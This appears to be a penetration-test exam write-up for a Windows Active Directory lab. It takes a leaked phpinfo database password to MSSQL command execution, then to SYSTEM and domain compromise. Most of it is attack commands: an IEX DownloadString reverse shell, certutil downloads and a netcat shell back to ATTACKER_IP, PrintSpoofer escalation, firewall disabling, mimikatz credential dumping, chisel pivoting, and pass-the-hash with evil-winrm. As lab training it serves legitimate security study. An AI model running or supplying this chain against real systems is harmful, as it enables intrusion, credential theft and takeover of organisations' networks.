MS01 V2

192.168.xx.101 (MS01)


```
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-generator: Nicepage 4.10.5, nicepage.com
| http-methods: 
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
| http-robots.txt: 1 disallowed entry 
|_phpinfo.php
|_http-title: Home
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49671/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
```

```
1434/udp open          ms-sql-m    Microsoft SQL Server 15.0.2000.5 (ServerName: MS01; TCPPort: 1433)
```

INITIAL ACCESS

Port 80


/robots.txt



```
User-agent: *
Disallow: phpinfo.php
```

I got phpinfo.php

http://192.168.xx.101/phpinfo.php



PHP Version 8.0.0

System	Windows NT MS01 10.0 build 17763 (Windows Server 2016) AMD64
Build Date	Nov 24 2020 21:54:37
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	*no value*
Loaded Configuration File	C:\Program Files\PHP\v8.0\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20200930
PHP Extension	20200930
Zend Extension	420200930
Zend Extension Build	API420200930,NTS,VS16
PHP Extension Build	API20200930,NTS,VS16
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, convert.*, consumed, dechunk, zlib.*


This program makes use of the Zend Scripting Language Engine:
Zend Engine v4.0.0-dev, Copyright (c) Zend Technologies

Configuration

bcmath

BCMath support	enabled

Found DB Credentials



$_SERVER['HTTPS_SERVER_ISSUER']	no value
$_SERVER['HTTPS_SECRETKEYSIZE']	no value
$_SERVER['HTTPS_KEYSIZE']	no value
$_SERVER['HTTPS']	off
$_SERVER['GATEWAY_INTERFACE']	CGI/1.1
$_SERVER['DOCUMENT_ROOT']	C:\inetpub\wwwroot
$_SERVER['CONTENT_TYPE']	no value
$_SERVER['CONTENT_LENGTH']	0
$_SERVER['CERT_SUBJECT']	no value
$_SERVER['CERT_SERIALNUMBER']	no value
$_SERVER['CERT_ISSUER']	no value
$_SERVER['CERT_FLAGS']	no value
$_SERVER['CERT_COOKIE']	no value
$_SERVER['AUTH_USER']	sa
$_SERVER['AUTH_PASSWORD']	D@t@b@535
$_SERVER['AUTH_TYPE']	no value
$_SERVER['APPL_PHYSICAL_PATH']	C:\inetpub\wwwroot\
$_SERVER['APPL_MD_PATH']	/LM/W3SVC/1/ROOT
$_SERVER['IIS_UrlRewriteModule']	7,1,1993,2351
$_SERVER['HTTP_DNT']	1
$_SERVER['HTTP_USER_AGENT']	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
$_SERVER['HTTP_HOST']	localhost
$_SERVER['HTTP_ACCEPT_LANGUAGE']	en-US
$_SERVER['HTTP_ACCEPT_ENCODING']	gzip, deflate
$_SERVER['HTTP_ACCEPT']	text/html, application/xhtml+xml, image/jxr, */*
$_SERVER['HTTP_CONNECTION']	Keep-Alive
$_SERVER['FCGI_ROLE']	RESPONDER
$_SERVER['PHP_SELF']	/phpinfo.php
$_SERVER['REQUEST_TIME_FLOAT']	1653605793.0405
$_SERVER['REQUEST_TIME']	1653605793

Credentials: `sa:D@t@b@535`

We can login in the MSSQL Server

https://raw.githubusercontent.com/Alamot/code-snippets/master/mssql/mssql_shell.py


or

```
mssqlclient.py  MS01/sa@192.168.xx.101
```

xp_cmdshell isn't enabled

So we'll run

```
enable_xp_cmdshell
```



```
SQL> xp_cmdshell whoami
output

--------------------------------------------------------------------------------

nt service\mssqlserver

NULL
```

Now we can execute commands


Get a rev shell with a reverse shell powershell payload like nishang

We raise a http server and Run a listerner

```
rlwrap -cAr nc -lvp 445
```

We run this command to get a reverse shell

```
EXEC xp_cmdshell 'echo IEX(New-Object Net.WebClient).DownloadString("attackerhttpserver/rev.ps1") | powershell -noprofile'
```




```
[redacted]
└─# ./mssqlclient.py sa:D@t@b@535@192.16[redacted]
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(MS01): Line 1: Changed database context to 'master'.
[*] INFO(MS01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> enable_xp_cmdshell
[*] INFO(MS01): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to i
nstall.
[*] INFO(MS01): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL> xp_cmdshell "powershell -e[redacted]
```

root@kali: ~/offsec/exam/112 126x32

```
Nmap done: 1 IP address (1 host up) scanned in 1094.53 seconds

[redacted]
└─# rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [192.16[redacted]
whoami
nt service\mssqlserver
```

PRIV ESC



```
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

We move to a folder where we have write permissions


```
cd c:\users\public
```

Uploading printspoofer

```
certutil.exe -f -urlcache -split http://ATTACKER_IP/PrintSpoofer.exe PrintSpoofer.exe
```

Uploading Netcat

```
certutil.exe -f -urlcache -split http://ATTACKER_IP/nc.exe nc.exe
```



```
    Directory: C:\users\public


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         5/20/2022   2:15 PM                Documents
d-r---         9/15/2018  12:19 AM                Downloads
d-r---         9/15/2018  12:19 AM                Music
d-r---         9/15/2018  12:19 AM                Pictures
d-r---         9/15/2018  12:19 AM                Videos
-a----         9/10/2022   2:07 PM          59392 nc.exe
-a----         9/10/2022   2:06 PM          27136 PrintSpoofer.exe
```

Run a listener with netcat

Run:

```
.\PrintSpoofer.exe -i -c "nc.exe ATTACKER_IP 443 -e cmd.exe"
```

GOT SYSTEM

GET PROOF

Disabling AV

```
netsh firewall set opmode mode=disable profile=all
```

Post Explotation


Uploading mimikatz

```
certutil.exe -f -urlcache -split http://ATTACKER_IP/mimi64.exe mimi64.exe
```

Run Mimikatz to dump stored credentials

```
.\mimikatz.exe
privilege::debug
sekurlsa::logonpasswords
```

Domain users



```
net user /domain
The request will be processed at a domain controller for domain oscp.exam.


User accounts for \\DC01.oscp.exam

-------------------------------------------------------------------------------
Administrator            Annette.Jordan           Eric.Smith
Guest                    Iain.Thompson            Kathleen.Wade
Kevin.Williams           krbtgt                   Lee.Clarke
Leslie.Hughes            Marian.Goodwin           Marie.Ford
Melissa.Rose             Mohammed.Hamilton        Nicola.Cameron
nicola.pitch             Rhys.Smith               Ronald.Green
Scott.Lee                Stephanie.Short          Stephen.Turner
Steven.King              Susan.Smith              tom.green
The command completed with one or more errors.
```

Domain user dumped from mimikatz

```
tom.green
HASH_NTML
```

192.16.XX.102 (MS02)

We have a domain user and his NTLM hash, so we'll do a pass the hash attack

Pivoting + PTH


We upload chisel to the target machine

```
certutil.exe -f -urlcache -split http://ATTACKER_IP/chisel_windows_1_7_7.exe chisel_windows_1_7_7.exe
```

```
.\chisel_windows_1_7_7.exe client ATTACKER_IP:9001 R:8001:socks
```

```
./chisel_linux_1.7.7 server -p 9001 --reverse --socks5
```

Edit proxychains conf



```
#         ( auth types supported: "basic"-http
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4          127.0.0.1 9050
socks5  127.0.0.1 8001
```

```
proxychains4 evil-winrm -i localhost -u "tom.green" -H "HASH"
```

1. After success get shell upload mimikatz again to get user Administrator
2. Found user administrator and NTLM hash, repeat again using evil-winrm

3. Now get access as administrator

192.168.xx.100 (DC01)

1. run `net group "Domain Admins"` to get get the hash of user nicola pitch (user domain admin)
2. find user at result of mimikatz before and get NTLM hash or password

1. repeat using evil-winrm to ip dc02 to lateral movement to another DC as new user
2. again upload mimikatz and run it to get user Administrator and NTLM Hash
3. get shell again useing evil-winrm as Administrator